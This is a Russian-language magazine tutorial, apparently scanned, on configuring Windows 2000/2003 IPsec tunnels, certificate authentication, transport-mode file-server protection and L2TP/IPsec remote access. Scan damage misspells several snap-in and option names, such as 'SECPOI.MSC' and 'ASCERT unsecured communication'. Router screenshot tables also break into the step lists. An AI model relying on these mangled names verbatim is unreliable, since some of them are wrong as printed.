Чтобы изменения сразу вступили в силу, необходимо перезапустить службу IPsec либо из оснастки Computer Management, либо дав команды:

```
net stop policyagent
net start policyagent
```

Теперь нужно направить пакеты, следующие из сети «А» в сеть «Б», на внешний интерфейс шлюзового компьютера сети «Б» (в нашем случае Windows 2003 Server). Для этого на каждом компьютере в локальной сети нужно прописать в качестве шлюза для

сети «Б» адрес IP\_w2ks\_внутр, а на сервере в качестве шлюза для сети «Б» внешний адрес шлюзового компьютера сети «Б», то есть IP\_w2k3\_внеш.

Шлюзовой компьютер в режиме IPsec-туннеля должен функционировать как роутер, то есть пересылать пакеты с одного сетевого интерфейса на другой (отсюда вытекает, что не серверные платформы Windows не могут быть IPsec-шлюзом для локальной сети, так как не поддерживают роутинг). Рассмотрим два способа реализации.

#### первый способ

1 НА СЕРВЕРЕ ДОБАВЛЯЕШЬ ПОСТОЯННЫЙ СТАТИЧЕСКИЙ МАРШРУТ К СЕТИ «Б», ВЫПОЛНИВ В КОМАНДНОЙ СТРОКЕ: ROUTE ADD -P АДРЕС\_СЕТИ\_Б MASK МАСКА\_СЕТИ\_Б IP\_W2K3\_ВНЕШ.

2 ВКЛЮЧАЕШЬ ВОЗМОЖНОСТЬ РОУТИНГА, ПРАВЯ В РЕЕСТРЕ. ДЛЯ ЭТОГО ОТКРЫВАЕШЬ ВЕТКУ РЕЕСТРА HKEY\_LOCAL\_MACHINE\SYSTEM\CURRENTCONTROLSET\SERVICES\TCPIP\PARAMETERS И ИЗМЕНЯЕШЬ ЗНАЧЕНИЕ ПАРАМЕТРА IPENABLEROUTER НА «1» (ПО УМОЛЧАНИЮ «0»). ДЛЯ ВСТУПЛЕНИЯ ИЗМЕНЕНИЙ В СИЛУ ТРЕБУЕТСЯ ПЕРЕЗАГРУЗКА СИСТЕМЫ.

#### второй способ. Routing and Remote Access:

1 МЕНЮ START → PROGRAMS → ADMINISTRATIVE TOOLS → ROUTING AND REMOTE ACCESS.

2 НА НАЗВАНИИ КОМПЬЮТЕРА ПРАВЫЙ КЛИК, CONFIGURE AND ENABLE ROUTING AND REMOTE ACCESS.

3 В СЛЕДУЮЩЕМ ОКОШКЕ НАЖИМАЕШЬ NEXT.

4 ДАЛЕЕ ВЫБИРАЕШЬ MANUALLY CONFIGURED SERVER, КЛИКАЕШЬ NEXT.

5 КЛИКАЕШЬ FINISH.

6 КЛИКАЕШЬ YES.

7 ОТКРЫВАЕШЬ ДЕРЕВО НА ЛЕВОЙ ПАНЕЛИ, НАЖИМАЯ ПЛЮСИК НАПРОТИВ НАЗВАНИЯ СЕРВЕРА.

IPSec SA							
#	SPI	Policy Name	Endpoint	Protocol	Tx (KBytes)	HLifeTime	SLifeTime
1	2426867338	Intest	10.10.1.2	ESP	0	680	0
2	3283810143	test	10.10.1.1	ESP	0	680	850

IKE SA				
#	Policy Name	Endpoint	State	LifeTime in Secs
1	test	10.10.1.1	SA_MATURE	28578

8 ОТКРЫВАЕШЬ IP ROUTING.

9 ПРАВЫЙ КЛИК НА STATIC ROUTES, ДАЛЕЕ NEW STATIC ROUTE.

10 В ПОЛЕ INTERFACE ВЫБИРАЕШЬ IP\_W2KS\_ВНЕШ.

11 В ПОЛЕ DESTINATION IP ВВОДИШЬ АДРЕС СЕТИ «Б».

12 В ПОЛЕ NETWORK MASK ВВОДИШЬ MASKY СЕТИ «Б».

13 В ПОЛЕ GATEWAY ВВОДИШЬ IP\_W2K3\_ВНЕШ И ЖМЕШЬ ОК.

Если уж задействовал службу RRAS, можно воспользоваться ее возможностью фильтрации трафика, чтобы сервер пропускал только IPSec-трафик. Для этого:

1 В КОНСОЛИ ROUTING AND REMOTE ACCESS ОТКРЫВАЕШЬ ДЕРЕВО НА ЛЕВОЙ ПАНЕЛИ, НАЖИМАЯ ПЛЮСИК НАПРОТИВ НАЗВАНИЯ СЕРВЕРА.

2 КЛИКАЕШЬ GENERAL В ПОДДЕРЕВЕ IP ROUTING.

3 В ПРАВОЙ ПАНЕЛИ ПРАВЫЙ КЛИК НА ВНЕШНЕМ СЕТЕВОМ ИНТЕРФЕЙСЕ (НА КОТОРОМ НАСТРОЕН АДРЕС IP\_W2KS\_ВНЕШ), В КОНТЕКСТНОМ МЕНЮ ВЫБИРАЕШЬ PROPERTIES.

4 ВЫБИРАЕШЬ INPUT FILTERSE И ADD...

5 ПОМЕЧАЕШЬ SOURCE NETWORK, ПИШЕШЬ IP\_W2K3\_ВНЕШ И MASKY 255.255.255.255.

6 ПОМЕЧАЕШЬ DESTINATION NETWORK, ПИШЕШЬ IP\_W2K\_ВНЕШ И MASKY 255.255.255.255.

7 ВЫБРАЕШЬ PROTOCOL: OTHER, В НОМЕРЕ ПРОТОКОЛА ПИШЕШЬ 50 ДЛЯ ESP И 51 ДЛЯ AH (В ТВОЕМ СЛУЧАЕ ИСПОЛЬЗУЕТСЯ ESP, ТАК КАК ПАРАМЕТРЫ IPSEC ПО УМОЛЧАНИЮ НЕ МЕНЯЛ).

8 ДОБАВЛЯЕШЬ ЕЩЕ ОДИН ФИЛЬТР ДЛЯ ВХОДЯЩИХ ПАКЕТОВ. НАЖИМАЕШЬ ADD...

9 ПОМЕЧАЕШЬ SOURCE NETWORK, ПИШЕШЬ IP\_W2K3\_ВНЕШ И MASKY 255.255.255.255.

10 ПОМЕЧАЕШЬ DESTINATION NETWORK, ПИШЕШЬ IP\_W2K\_ВНЕШ И MASKY 255.255.255.255.

11 ВЫБИРАЕШЬ ПРОТОКОЛ UDP И НОМЕРА SOURCE PORT И DESTINATION PORT — 500 (ПОРТЫ ИСПОЛЬЗУЮТСЯ ПРОТОКОЛОМ IKE).

12 ВЫБИРАЕШЬ ОПЦИЮ DROP ALL PACKETS EXCEPT THOSE THAT MEET THE CRITERIA BELOW.

13 ЗАКРЫВАЕШЬ ОКНА КНОПКОЙ ОК.

Теперь никакой входящий трафик, кроме требуемого для установки и прохождения IPSec-соединения с адресом IP\_w2k3\_внеш, пропускаться не будет (более правильный способ — использовать в качестве firewall'a ISA-сервер).

Осталось симметричным образом (то есть поменяв «А» и «Б») повторить все настройки со стороны сети «Б» и проверить работу IPSec-туннеля. Для этого можно выполнить команду ping с компьютера из сети «А» до компьютера из сети «Б». Пинговаться удаленный узел будет не сразу, так как нужно время на согласование параметров IPSec-соединения, поэтому потеря первого пакета является нормальной. После удачного прохождения пинга можно воспользоваться утилитой ipsecmon.exe, входящей в состав Windows 2000 server, или анализатором трафика (родным — от Microsoft Network Monitor Tools или сторонним Wireshark) для контроля того, что трафик шифруется.

→ **IPSec и сертификаты.** Теперь внедрим аутентификацию с использованием сертификатов. Для этого, во-первых, нужно поднять свой удостоверяющий центр, а во-вторых, запросить и установить сертификаты на обе взаимодействующие стороны. Сертификат должен быть установлен в хранилище сертификатов компьютера, так как IPSec поддерживает аутентификацию узлов, а не пользователей. Устанавливаем удостоверяющий центр:

1 ВЫБИРАЕШЬ START → SETTINGS → CONTROL PANEL → ADD/REMOVE PROGRAMS → ADD/REMOVE WINDOWS COMPONENTS.

2 ВЫБИРАЕШЬ КОМПОНЕНТ CERTIFICATE SERVICES, ДАЛЕЕ YES.

3 ВЫБИРАЕШЬ STAND-ALONE ROOT CA, КЛИКАЕШЬ NEXT.

4 ЗАПОЛНЯЕШЬ ПОЛЕ CA NAME (НАПРИМЕР, TRUSTED ZONE), ДРУГИЕ ПОЛЯ — ПО ЖЕЛАНИЮ, И НАЖИМАЕШЬ NEXT.

5 ОСТАВЛЯЕШЬ ВСЕ ПУТИ ПО УМОЛЧАНИЮ, НАЖИМАЕШЬ NEXT И ОК.

6 ПОСЛЕ УСТАНОВКИ НАЖИМАЕШЬ FINISH.

Устанавливается удостоверяющий центр, консоль управления им, и настраивается сайт, через который клиенты могут запрашивать и получать сертификаты. Теперь с машины, на которой установлен CA, должен открываться сайт <http://127.0.0.1/certsrv/>, а в Administrative Tools должна добавиться оснастка Certification Authority.

Итак, допустим, есть установленный центр с IP-адресом ip-центр\_серт, тогда:

1 С КОМПЬЮТЕРА, НА КОТОРОМ ТРЕБУЕТСЯ УСТАНОВИТЬ СЕРТИФИКАТЫ, В АДРЕСНОЙ СТРОКЕ НАБИРАЕШЬ: [HTTP://IP\\_ЦЕНТРА\\_СЕРТ/CERTSRV](http://ip_центра_серт/certsrv).

2 ВЫБИРАЕШЬ RETRIEVE THE CA CERTIFICATE OR CERTIFICATE REVOCATION LIST, ЖМЕШЬ NEXT.

3 НАЖИМАЕШЬ НА ССЫЛКУ DOWNLOAD CA CERTIFICATE И ВЫБИРАЕШЬ SAVE.

4 СОХРАНЯЕШЬ ФАЙЛ, СОДЕРЖАЩИЙ СЕРТИФИКАТ, НА ДИСК.

5 МЕНЮ START → RUN → MMC, НАЖИМАЕШЬ ENTER.

6 В ОКНЕ ВЫБИРАЕШЬ FILEE, ДАЛЕЕ ADD/REMOVE SNAP-IN, ТАМ ADD...

7 В СПИСКЕ ВЫБИРАЕШЬ CERTIFICATES, НАЖИМАЕШЬ ADD, ВЫБИРАЕШЬ COMPUTER ACCOUNT И NEXT.

8 ОСТАВЛЯЕШЬ LOCAL COMPUTER, ДАЛЕЕ FINISH И ЗАКРЫВАЕШЬ ЛИШНИЕ ОКНА.

9 ОТКРЫВАЕШЬ ДЕРЕВО CERTIFICATES, КЛИКАЯ НА ПЛЮС, В ПОДДЕРЕВЕ ОТКРЫВАЕШЬ TRUSTED ROOT CERTIFICATION AUTHORITIES И ПРАВЫЙ КЛИК НА CERTIFICATES.

10 В КОНТЕКСТНОМ МЕНЮ ВЫБИРАЕШЬ ALL TASKSE, ДАЛЕЕ IMPORT.

11 В МАСТЕРЕ НАЖИМАЕШЬ NEXT, В СЛЕДУЮЩЕМ ОКНЕ — BROWSEE И НАХОДИШЬ ФАЙЛ, ПОЛУЧЕННЫЙ С НАШЕГО ЦС СЕРТИФИКАТА, ЖМЕШЬ NEXT.

12 ДАЛЕЕ NEXT, ОПЯТЬ NEXT И FINISH.

13 НАЖИМАЕШЬ ОК В ОКОШКЕ, УВЕДОМЛЯЮЩЕМ ОБ УСПЕШНОМ ИМПОРТЕ.

Сохраняешь консоль с оснасткой сертификатов, она еще пригодится.

Теперь в списке доверенных у нас есть сертификат созданного нами удостоверяющего центра, и можно указать, что для аутентификации концов туннеля IPSec можно использовать сертификаты, выданные этим центром. Сделаем это:

1 МЕНЮ START, ДАЛЕЕ RUN, НАБИРАЕШЬ SECPOI.MSC, НАЖИМАЕШЬ ENTER.

2 СЛЕВА ВЫБИРАЕШЬ IPSEC POLICIES ON LOCAL MACHINE.

3 В ПРАВОЙ ПАНЕЛИ ДВОЙНОЙ КЛИК НА НАШЕЙ ПОЛИТИКЕ IPSEC (IPSEC NETA → NETB).



4 ДАЛЕЕ ДВОЙНОЙ КЛИК НА ПЕРВОМ ФИЛЬТРЕ (NETA → NETB), ЗАКЛАДКА AUTHENTICATION METHOD, ДАЛЕЕ ADD...

5 ВЫБИРАЕШЬ USE A CERTIFICATE FROM THIS CERTIFICATE AUTHORITY (CA), НАЖИМАЕШЬ BROWSE.

6 В СПИСКЕ ВЫБИРАЕШЬ ВНОВЬ СОЗДАННЫЙ УДОСТОВЕРЯЮЩИЙ ЦЕНТР И НАЖИМАЕШЬ ОК.

7 В СЛЕДУЮЩЕМ ОКОШКЕ ОК.

8 ДЛЯ ЧИСТОТЫ ЭКСПЕРИМЕНТА УДАЛИ ВСЕ ОСТАЛЬНЫЕ МЕТОДЫ АУТЕНТИФИКАЦИИ, ПОМЕЧАЯ КАЖДЫЙ ИЗ НИХ И НАЖИМАЯ REMOVE И YES В ПОЯВИВШЕМСЯ ОКНЕ.

9 ПОВТОРЯЕШЬ ЭТУ ПРОЦЕДУРУ ДЛЯ ВТОРОГО ФИЛЬТРА (NETB → NETA).

Но самого сертификата для IPSec у нас пока нет. Получим его:

1 С КОМПЬЮТЕРА, НА КОТОРОМ ТРЕБУЕТСЯ УСТАНОВИТЬ СЕРТИФИКАТЫ, В АДРЕСНОЙ СТРОКЕ НАБИРАЕШЬ: HTTP://IP\_ЦЕНТРА\_CERT/CERTSRV.

2 ВЫБИРАЕШЬ REQUEST A CERTIFICATE И ЖМЕШЬ NEXT.

3 ВЫБИРАЕШЬ ADVANCED REQUEST И ЖМЕШЬ NEXT.

4 ВЫБИРАЕШЬ SUBMIT A CERTIFICATE REQUEST TO THIS CA USING A FORM И ЖМЕШЬ NEXT.

5 УКАЗЫВАЕШЬ ПАРАМЕТРЫ ЗАПРОСА. ИЗ ОБЯЗАТЕЛЬНОГО INTENDED PURPOSE ВЫБИРАЕШЬ IPSEC CERTIFICATE (МОЖНО ОСТАВИТЬ И CLIENT AUTHENTICATION CERTIFICATE, ОБЛАСТЬ ЕГО ПРИМЕНЕНИЯ БОЛЕЕ ШИРОКАЯ).

6 ВЫБИРАЕШЬ ОПЦИЮ USE LOCAL MACHINE STORE, НАЖИМАЕШЬ НА SUBMIT И YES.

Дальнейшие действия выполняются на компьютере с установленным удостоверяющим центром:

7 ИЗ ПАПКИ ADMINISTRATIVE TOOLS ОТКРЫВАЕШЬ ОСНАСТКУ CERTIFICATION AUTHORITY.

8 ОТКРЫВАЕШЬ ДЕРЕВО КОНСОЛИ, НАЖИМАЯ НА ПЛЮСИК, И ВЫБИРАЕШЬ PENDING REQUESTS.

9 В ПРАВОЙ ПАНЕЛИ НАХОДИШЬ ЗАПРОС НА НАШ СЕРТИФИКАТ, НА НЕМ ПРАВЫЙ КЛИК, ALL TASKS И ISSUE.

Item	Setting
Tunnel Name	DI804-W2kas
Aggressive Mode	<input type="checkbox"/> Enable
Local Subnet	192.168.20.0
Local Netmask	255.255.255.0
Remote Subnet	192.168.10.0
Remote Netmask	255.255.255.0
Remote Gateway	10.10.1.1
IKE Keep Alive (Ping IP Address)	192.168.10.5
Preshare Key	[masked]
Extended Authentication (XAUTH)	<input type="checkbox"/> Enable <input type="checkbox"/> Server mode <input type="checkbox"/> Client mode

Настройка DI-804HV

Теперь с компьютера, с которого сертификат запрашивался, можно его получить. Для этого:

10 С КОМПЬЮТЕРА, НА КОТОРОМ ТРЕБУЕТСЯ УСТАНОВИТЬ СЕРТИФИКАТ, В АДРЕСНОЙ СТРОКЕ НАБИРАЕШЬ: HTTP://IP\_ЦЕНТРА\_CERT/CERTSRV.

11 ВЫБИРАЕШЬ CHECK ON A PENDING CERTIFICATE, ДАЛЕЕ NEXT.

12 В ОКНЕ PLEASE SELECT THE CERTIFICATE REQUEST YOU WANT TO CHECK ДОЛЖЕН ПОЯВИТЬСЯ СЕРТИФИКАТ. КЛИКАЕШЬ NEXT И ВЫБИРАЕШЬ INSTALL THIS CERTIFICATE, В ОКНЕ НАЖИМАЕШЬ YES.

Проверь, что в оснастке Certificate(Local Computer), в ветви Personal Certificates появился сертификат.

Теперь попробуй опять установить IPSec-соединение. Туннель должен подняться с аутентификацией сторон с помощью сертификатов.

→ **транспортный режим. сценарий 2.** Обеспечим шифрование трафика между файловым сервером и компьютерами в локальной сети, используя IPSec в транспортном режиме.

Для файлового сервера разреши шифрованный трафик на TCP/139 и TCP/445 порты и не-шифрованные входящие ICMP-пакеты. Весь остальной трафик запрети.

Настраивай файловый сервер (роутить здесь ничего не нужно, поэтому в качестве сервера подойдет компьютер и под управлением не серверной платформы Windows):

1 МЕНЮ START, ДАЛЕЕ RUN, НАБИРАЕШЬ SECPOL.MSC И НАЖИМАЕШЬ ENTER.

2 ПРАВЫЙ КЛИК НА IP SECURITY POLICIES ON LOCAL MACHINE, ДАЛЕЕ КЛИК CREATE IP SECURITY POLICY.

3 КЛИКАЕШЬ NEXT.

4 ПИШЕШЬ ИМЯ НОВОЙ ПОЛИТИКИ, НАПРИМЕР «IPSEC FOR FILE SERVER», NEXT.

5 СНИМАЕШЬ ГАЛКУ ACTIVATE THE DEFAULT RESPONSE RULE, КЛИКАЕШЬ NEXT.

6 ОСТАВЛЯЕШЬ ОПЦИЮ EDIT PROPERTIES, КЛИКАЕШЬ FINISH.

7 ДОБАВЛЯЕШЬ ПРАВИЛО IPSEC, КЛИКАЯ ADD...

## выбор оборудования

ПРИ ВЫБОРЕ ОБОРУДОВАНИЯ ДЛЯ IPSEC НЕОБХОДИМО БЫТЬ ОЧЕНЬ ВНИМАТЕЛЬНЫМ. НАПРИМЕР, ПРИХОДИЛОСЬ СТАЛКИВАТЬСЯ С СИТУАЦИЕЙ, КОГДА ОРГАНИЗАЦИЯ, КОТОРОЙ ТРЕБОВАЛСЯ ДОСТУП БОЛЬШОГО ЧИСЛА СОТРУДНИКОВ К ЦЕНТРАЛЬНОМУ СЕРВЕРУ, ПРИОБРЕЛА ПО РЕКОМЕНДАЦИИ ПОСТАВЩИКА ОБОРУДОВАНИЯ ВЕСЬМА НЕ ДЕШЕВУЮ (ЧУТЬ МЕНЕЕ \$2000) ЖЕЛЕЗКУ ZYXEL ZYWALL 70W EE, НЕ ПОДДЕРЖИВАЮЩУЮ L2TP/IPSEC

- 8 ДОБАВЛЯЕШЬ IP FILTER, КЛИКАЯ ADD...
- 9 НАЗЫВАЕШЬ ФИЛЬТР INBOUND SMB И НАЖИМАЕШЬ ADD.
- 10 В SOURCE ADDRESS ВЫБИРАЕШЬ A SPECIFIC IP SUBNET И ПИШЕШЬ АДРЕС И MASKУ ДЛЯ СЕТИ «А», В DESTINATION ADDRESS УКАЗЫВАЕШЬ IP\_ФАЙЛ.СЕРВЕРА. ОСТАВЛЯЕШЬ ОПЦИЮ MIRRORED. ALSO MATCH PACKETS WITH THE EXACT OPPOSITE SOURCE AND DESTINATION ADDRESSES.
- 11 НА ЗАКЛАДКЕ PROTOCOL ВЫБИРАЕШЬ ТИП ПРОТОКОЛА TCP С ЛЮБОГО ПОРТА НА 139 И ЖМЕШЬ ОК.
- 12 НАЖИМАЕШЬ ADD.
- 13 В SOURCE ADDRESS ВЫБИРАЕШЬ A SPECIFIC IP SUBNET И ПИШЕШЬ АДРЕС И MASKУ ДЛЯ СЕТИ «А», В DESTINATION ADDRESS УКАЗЫВАЕШЬ MY IP ADDRESS. ОСТАВЛЯЕШЬ ОПЦИЮ MIRRORED. ALSO MATCH PACKETS WITH THE EXACT OPPOSITE SOURCE AND DESTINATION ADDRESSES.
- 14 НА ЗАКЛАДКЕ PROTOCOL ВЫБИРАЕШЬ ТИП ПРОТОКОЛА TCP С ЛЮБОГО ПОРТА НА 445 И ЖМЕШЬ ОК.
- 15 ЗАКРЫВАЕШЬ IP FILTER LIST, НАЖИМАЯ CLOSE.
- 16 НА ЗАКЛАДКЕ IP FILTER LIST ВЫБИРАЕШЬ ТОЛЬКО ЧТО СОЗДАННЫЙ INBOUND SMB.
- 17 НА ЗАКЛАДКЕ AUTHENTICATION METHOD ВЫБИРАЕШЬ МЕТОД АУТЕНТИФИКАЦИИ (ЕСЛИ КОМПЬЮТЕРЫ ИЗ ОДНОГО ДОМЕНА, ЕСТЕСТВЕННО, ОСТАВЛЯЕШЬ KERBEROS, ЕСЛИ ЕСТЬ УДОСТОВЕРЯЮЩИЙ ЦЕНТР И СООТВЕТСТВУЮЩИЕ СЕРТИФИКАТЫ IPSEC, ВЫБИРАЕШЬ USE CERTIFICATE, В ПРОТИВНОМ СЛУЧАЕ ПОЛЬЗУЕШЬСЯ PRESHARED KEY).
- 18 НА ЗАКЛАДКЕ FILTER ACTION ВЫБИРАЕШЬ REQUIRE SECURITY → EDIT.
- 19 УБИРАЕШЬ (ЕСЛИ УСТАНОВЛЕНА) ОПЦИЮ ASCERT UNSECURED COMMUNICATION, BUT ALWAYS RESPOND USING IPSEC И НАЖИМАЕШЬ ОК, ДАЛЕЕ CLOSE.
- 20 В СПИСКЕ ПРАВИЛ НАЖИМАЕШЬ ADDE И ВЫБИРАЕШЬ ALL ICMP TRAFFIC.
- 21 НА ЗАКЛАДКЕ AUTHENTICATION METHOD ВЫБИРАЕШЬ ТАКОЙ ЖЕ МЕТОД, КАК В ПУНКТЕ 17.
- 22 НА ЗАКЛАДКЕ FILTER ACTION ВЫБИРАЕШЬ PERMIT И НАЖИМАЕШЬ ОК.
- 23 В СПИСКЕ ПРАВИЛ ОПЯТЬ НАЖИМАЕШЬ ADD, ВЫБИРАЕШЬ ALL IP TRAFFIC.

- 24 НА ЗАКЛАДКЕ AUTHENTICATION METHOD ВЫБИРАЕШЬ ТАКОЙ ЖЕ МЕТОД, КАК В ПУНКТЕ 17.
- 25 НА ЗАКЛАДКЕ FILTER ACTION НАЖИМАЕШЬ ADD.
- 26 В SECURITY METHOD ВЫБИРАЕШЬ BLOCK, ПЕРЕХОДИШЬ НА ЗАКЛАДКУ GENERAL И ПИШЕШЬ TAM BLOCK TRAFFIC, НАЖИМАЕШЬ НА ОК.
- 27 В ОКОШКЕ FILTER ACTION ВЫБИРАЕШЬ BLOCK TRAFFIC И CLOSE.

В итоге получилось три правила. Порядок их не меняется, и применяются они по специфичности. То есть если пойдут входящие ICMP-пакеты, сработает правило Allow ICMP traffic и т.д.

Закрываешь окна и назначаешь созданную политику. Для этого на имени политики IPsec for File Server правый клик, в контекстном меню — Assign.

Для применения изменений перезапускаешь службу IPsec:


```
net stop policyagent
net start policyagent
```

Настраиваешь IPsec-политику на клиентском компьютере (распространить политику на другие машины можно либо через групповую политику, если есть домен, либо через оснастку Security Templates и экспорт политик):

- 1 МЕНЮ START, ДАЛЕЕ RUN, НАБИРАЕШЬ SECPOL.MSC И НАЖИМАЕШЬ ENTER.
- 2 ПРАВЫЙ КЛИК НА IP SECURITY POLICIES ON LOCAL MACHINE, ДАЛЕЕ КЛИК CREATE IP SECURITY POLICY.
- 3 КЛИКАЕШЬ NEXT.
- 4 ПИШЕШЬ ИМЯ НОВОЙ ПОЛИТИКИ, НАПРИМЕР «IPSEC FOR FILE SERVER», КЛИКАЕШЬ NEXT.
- 5 УБИРАЕШЬ ОПЦИЮ ACTIVATE THE DEFAULT RESPONSE RULE → NEXT.
- 6 ОСТАВЛЯЕШЬ ОПЦИЮ EDIT PROPERTIES, КЛИКАЕШЬ FINISH.
- 7 ДОБАВЛЯЕШЬ ПРАВИЛО IPSEC, ADD.

- 8 ДОБАВЛЯЕШЬ IP FILTER, КЛИКАЯ ADD.
- 9 НАЗЫВАЕШЬ ФИЛЬТР OUTBOUND SMB И НАЖИМАЕШЬ ADD.
- 10 В SOURCE ADDRESS УКАЗЫВАЕШЬ MY IP ADDRESS, В DESTINATION ADDRESS УКАЗЫВАЕШЬ IP\_ФАЙЛ.СЕРВЕРА. ОСТАВЛЯЕШЬ ОПЦИЮ MIRRORED. ALSO MATCH PACKETS WITH THE EXACT OPPOSITE SOURCE AND DESTINATION ADDRESSES.
- 11 НА ЗАКЛАДКЕ PROTOCOL ВЫБИРАЕШЬ ТИП ПРОТОКОЛА TCP С ЛЮБОГО ПОРТА НА 139 И ЖМЕШЬ ОК.
- 12 НАЖИМАЕШЬ ADD.
- 13 В SOURCE ADDRESS УКАЗЫВАЕШЬ MY IP ADDRESS, В DESTINATION ADDRESS УКАЗЫВАЕШЬ IP\_ФАЙЛ.СЕРВЕРА. ОСТАВЛЯЕШЬ ОПЦИЮ MIRRORED. ALSO MATCH PACKETS WITH THE EXACT OPPOSITE SOURCE AND DESTINATION ADDRESSES.
- 14 НА ЗАКЛАДКЕ PROTOCOL ВЫБИРАЕШЬ ТИП ПРОТОКОЛА TCP С ЛЮБОГО ПОРТА НА 445 И ЖМЕШЬ ОК.
- 15 ЗАКРЫВАЕШЬ IP FILTER LIST, НАЖИМАЯ CLOSE.
- 16 НА ЗАКЛАДКЕ IP FILTER LIST ВЫБИРАЕШЬ ТОЛЬКО ЧТО СОЗДАННЫЙ OUTBOUND SMB.
- 17 НА ЗАКЛАДКЕ AUTHENTICATION METHOD ДОБАВЛЯЕШЬ ВЫБРАННЫЙ РАНЕЕ МЕТОД АУТЕНТИФИКАЦИИ.
- 18 НА ЗАКЛАДКЕ FILTER ACTION ВЫБИРАЕШЬ REQUEST SECURITY (OPTIONAL).
- 19 ЗАКРЫВАЕШЬ ВСЕ ОКОШКИ, НАЗНАЧАЕШЬ ОТРЕДАКТИРОВАННУЮ ПОЛИТИКУ И ПЕРЕЗАПУСКАЕШЬ СЛУЖБУ IPSEC.

Для проверки правильности конфигурации пускаешь ping до сервера (он должен пройти), затем открываешь через меню Start → Run → \\ip\_файл.сервера, — должны отобразиться общие папки и принтеры. Можно воспользоваться утилитой ipsecon и



Применение политики

Home

Advanced

Tools

Status

Help

VPN Status

VPN status display VPN connection state.

Refresh

VPN setting...

Name	Remote Network IP Address/ Subnet Mask/ Gateway	Local Network IP Address/ Subnet Mask	Type	State	Life Time	Drop
DI804-W2kas	192.168.10.0/ 255.255.255.0/ 10.10.1.1	192.168.20.0/ 255.255.255.0	ESP tunnel	IKE established	888	Drop

VPN Status

анализатором трафика для контроля того, что нужные пакеты шифруются. Никакой другой трафик ни на сервер, ни с сервера проходить не должен.

Предполагаем, что файловый сервер не предоставляет других сервисов, например сервиса разрешения имен, так как в этом случае нужно было разрешать больше типов входящего трафика.

→ **L2TP/IPSec.** Можно ли использовать IPSec в туннельном режиме для схемы, когда требуется соединить не сеть с сетью, а компьютер, имеющий динамический адрес, с компьютером или компьютер с сетью? Такая ситуация возникает, когда необходимо обеспечить защищенный доступ пользователей, например из дома или от сотрудника с ноутбуком в командировке в офисную сеть.

→ **сценарий 3.** Как правило, возникает несколько стандартных вопросов. Откуда взять компьютерам из локальной сети два IP-адреса? Чтобы исходящий пакет попал под действие IPSec-политики, он должен иметь адрес источника ip\_a\_внутр, а если трафик генерируется компьютером с двумя IP-адресами, принадлежащими разным сетям, какой адрес подставится в качестве источника?

На первый вопрос ответ простой. Во-первых, можно установить дополнительный IP-адрес к существующему сетевому интерфейсу. Во-вторых, установить Microsoft Loopback Adapter (эмулятор сетевой карты) и настроить адреса на нем.

А на второй вопрос нет простого ответа, так как решение о выборе IP-адреса источника принимает либо система, либо приложение, но никак не пользователь. Причем, если приложение при вызове функции bind() указывает адрес источника, то он используется для исходящих пакетов. Если приложение не указывает его, система сама выбирает IP-адрес (по таблице маршрутизации смотрит, через какой интерфейс достигим IP-адрес получателя и выбирает IP-адрес источника, связанный с этим интерфейсом). Если к интерфейсу привязано несколько адресов, видимо, выбирается тот, который принадлежит той же сети, что и шлюз (подробнее смотри на <http://support.microsoft.com/kb/175396/en-us>).

Вывод следующий: настроить IPSec-туннель в сценарии 3 так, чтобы весь трафик проходил через него, проблематично даже для статических адресов.

Не получается — и ладно! Для этого сценария можно воспользоваться протоколом туннелирования L2TP, который использует протокол PPP для инкапсуляции данных и протокол IPSec для шифрования. Вот как выглядит пакет до и после применения L2TP/IPSec.

Заметим, что политика IPSec требует задания конкретных IP-адресов для удаленных концов туннеля. А если адрес одной из взаимодействующих сторон меняется (то есть выдается динамически и каждый раз разный, например при доступе из дома в офис через dial-up соединение) стандартными средствами Windows IPSec-туннель не построишь.

Предоставим удаленный доступ к сети через L2TP-/IPsec-соединение для данного сценария. Настроим службу RRAS на сервере:

1 МЕНЮ START → PROGRAMS → ADMINISTRATIVE TOOLS → ROUTING AND REMOTE ACCESS.

2 НА НАЗВАНИИ КОМПЬЮТЕРА ПРАВЫЙ КЛИК, CONFIGURE AND ENABLE ROUTING AND REMOTE ACCESS.

3 В СЛЕДУЮЩЕМ ОКОШКЕ NEXT.

4 ДАЛЕЕ ВЫБИРАЕШЬ MANUALLY CONFIGURED SERVER, КЛИКАЕШЬ NEXT.

5 КЛИКАЕШЬ FINISH.

6 КЛИКАЕШЬ YES.

7 ОТКРЫВАЕШЬ ДЕРЕВО НА ПРАВОЙ ПАНЕЛИ, НАЖИМАЯ ПЛЮСИК НАПРОТИВ НАЗВАНИЯ СЕРВЕРА.

8 НА PORTS ПРАВЫЙ КЛИК, ДАЛЕЕ PROPERTIES.

9 ВЫБИРАЕШЬ WAN MINIPOINT (PPTP), НАЖИМАЕШЬ CONFIGURE.

10 УБИРАЕШЬ ОПЦИИ REMOTE ACCESS CONNECTIONS (INBOUND ONLY) И DEMAND-DIAL ROUTING CONNECTIONS (INBOUND AND OUTBOUND).

11 В ПОЛЕ MAXIMUM PORTS СТАВИШЬ 1, ДАЛЕЕ OK И YES.

12 ВЫБИРАЕШЬ DIRECT PARALLEL, НАЖИМАЕШЬ CONFIGURE.

13 УБИРАЕШЬ ОПЦИЮ DEMAND-DIAL ROUTING CONNECTIONS (INBOUND AND OUTBOUND) И НАЖИМАЕШЬ OK.

14 ВЫБИРАЕШЬ WAN MINIPOINT (L2TP), НАЖИМАЕШЬ CONFIGURE.

15 УБИРАЕШЬ ОПЦИЮ DEMAND-DIAL ROUTING CONNECTIONS (INBOUND AND OUTBOUND).

16 В ПОЛЕ MAXIMUM PORTS СТАВИШЬ НЕОБХОДИМОЕ КОЛИЧЕСТВО ПОРТОВ (МИНИМУМ 1), ДАЛЕЕ OK И OK.

